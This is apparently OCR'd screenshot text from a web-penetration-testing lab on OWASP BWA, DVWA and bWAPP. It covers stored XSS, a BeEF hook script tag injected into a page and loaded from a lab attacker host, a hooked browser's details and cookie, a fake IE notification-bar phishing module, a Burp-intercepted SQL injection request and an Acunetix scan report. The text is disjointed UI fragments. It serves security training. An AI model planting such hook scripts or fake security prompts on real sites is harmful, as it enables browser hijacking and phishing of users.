
Last name:

</script>


Go

Testing Reflected XSS
OK

Choose your bug:
Cross-Site Scripting - Stored (Blog)
Hack
Set your security level:
low
Set
Current: low



Submit
Add:
Show all:
Delete:
Your entry was added to our blog!
Owner Date Entry
1 bee 2019-06-18 06:50:20 Test Message


#	Owner	Date	Entry
1	bee	2019-06-18 06:50:20	Test Message
2	bee	2019-06-18 06:56:40	




```
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

```
<!DOCTYPE html>
<html>

        <head>

        <title>Web Server</title>

        <script src="http://10.10.10.16:3000/hook.js"></script>

        </head>

        <body>

                <h1>BeEF Web Server</h1>
                <p>Testing Hook using BeEF</p>

        </body>

</html>
```


Hooked Browsers
Online Browsers
10.10.10.16
10.10.10.23
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex
Yes
browser.capabilities.flash
No
browser.capabilities.googlegears
No
browser.capabilities.phonegap
No
browser.capabilities.quicktime
No
browser.capabilities.realplayer
No
browser.capabilities.silverlight
No
browser.capabilities.vbscript
Yes
browser.capabilities.vlc
No
browser.capabilities.webgl
No
browser.capabilities.webrtc
No
browser.capabilities.websocket
No
browser.capabilities.webworker
No
browser.capabilities.wmp
Yes
browser.date.datestamp
Thu Jun 20 11:57:14 UTC-0400 2019
browser.engine
Trident
browser.language
en-us
browser.name
IE
browser.name.friendly
Internet Explorer
browser.name.reported
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
browser.platform
Win32
browser.version
8
browser.window.cookies
BEEFHOOK=2PvcNmnJA0s3hkuqqM7ubk138QdGltTHpwdmuSrUk1Gcr...
browser.window.hostname
10.10.10.16


Hooked Browsers
Online Browsers
10.10.10.16
10.10.10.23
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (56)
Chrome Extensions (6)
Debug (8)
Exploits (109)
Host (23)
IPEC (9)
Metasploit (1)
Misc (18)
Network (21)
Persistence (9)
Phonegap (16)
Social Engineering (25)
User Interface Abuse (IE 9/1
Clickjacking
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Chrom
Fake Notification Bar (Firefox
Fake Notification Bar (IE)
Google Phishing
Module Results History
id
date
label
0
2019-06-20 12:07
command 1
Fake Notification Bar
Description:
Displays a fake notification bar at the top of the screen, similar to those presented in IE.
Id:
71
Notification text:
This website wants
Execute
Basic
Requester
Ready


Web Server - Windows Internet Explorer
http://10.10.10.16/
Bing
Favorites
Web Server
Page
Safety
Tools
This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup
Testing Hook using BeEF

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Burp Intruder Repeater Window Help

Repeater | Sequencer | Decoder | Comparer | Extender | Project

Target | Proxy | Spider | Scanner

Intercept | HTTP history | WebSockets history | Options


Request to http://192.168.56.101:80

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex


```
GET /dvwa/vulnerabilities/sqli/?id=&Submit=Submit HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/dvwa/vulnerabilitie
Cookie: security=low; security_level=0; PHPSESSID=
acopendivids=swingset,jotto,phpbb2,redmine; acgrou
Connection: close
Upgrade-Insecure-Requests: 1
```


Send to Spider
Do an active scan
Send to Intruder Ctrl+I





```
root@kali:~/Desktop# chmod +x acunetix_trial.sh
root@kali:~/Desktop# ./acunetix_trial.sh
```



Acunetix - Login - Mozilla Firefox
Acunetix - Login
https://kali:13443/#/login/
Nessus
acunetix
WEB APPLICATION SECURITY
Sign In
Keep me signed in
Login
Copyright © 2019 Acunetix Ltd.
www.acunetix.com


acunetix
Scan
Add Target
Delete
Add to Group
Generate Report
WAF Export...
Import CSV
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
No Targets created yet.
Create new Target


Add Target
Address
http://192.168.56.101/
Description
OWASP BWA virtual machine
Add Target
Close


Back
Scan
Save
General
Crawl
HTTP
Advanced
Target Info
http://192.168.56.101/
Description
OWASP BWA virtual machine
Business Criticality
Normal
Scan Speed
Slower
Slow
Moderate
Fast
Continuous Scanning
Site Login
SSH Credentials


Choose Scanning Options
Scan Type
Full Scan
Report
Schedule
Full Scan
High Risk Vulnerabilities
Cross-site Scripting Vulnerabilities
SQL Injection Vulnerabilities
Weak Passwords
Crawl Only
Create Scan
Close


Scan Stats & Info
Vulnerabilities
Site Structure
Events
HIGH
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Activity
Processing
Overall progress
41%
Scanning of 192.168.56.101 started
Oct 31, 2019 12:14:40 PM
Scan Duration
3m 27s
Requests
6,069
Avg. Response Time
1ms
Locations
72
Target Information
Address
192.168.56.101
Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html
Servermod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
Latest Alerts
1
10
9
13
Basic authentication over HTTP
Oct 31, 2019 12:17:52 PM
Documentation file
Oct 31, 2019 12:18:04 PM
Documentation file
Oct 31, 2019 12:18:04 PM

Scan Stats & Info | Vulnerabilities | Site Structure | Events

Se...	Vulnerability	URL
!	Cross site scripting	http://192.168.56.101/
!	Cross site scripting	http://192.168.56.101/
!	Apache httpOnly cookie disclosure	http://192.168.56.101/
!	Apache httpd remote denial of service	http://192.168.56.101/
!	Basic authentication over HTTP	http://192.168.56.101/
!	Directory listing	http://192.168.56.101/
!	Directory listing	http://192.168.56.101/
!	Directory listing	http://192.168.56.101/

Scan of 192.168.56.101

Scan details

Scan information	
Start time	18/06/2019, 15:40:39
Start url	http://192.168.56.101/
Host	192.168.56.101
Scan time	4 minutes, 13 seconds
Profile	Full Scan
Server information	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Responsive	True
Server OS	Unix
Server technologies	PHP,Perl,Python,Perl
Scan status	

Threat level

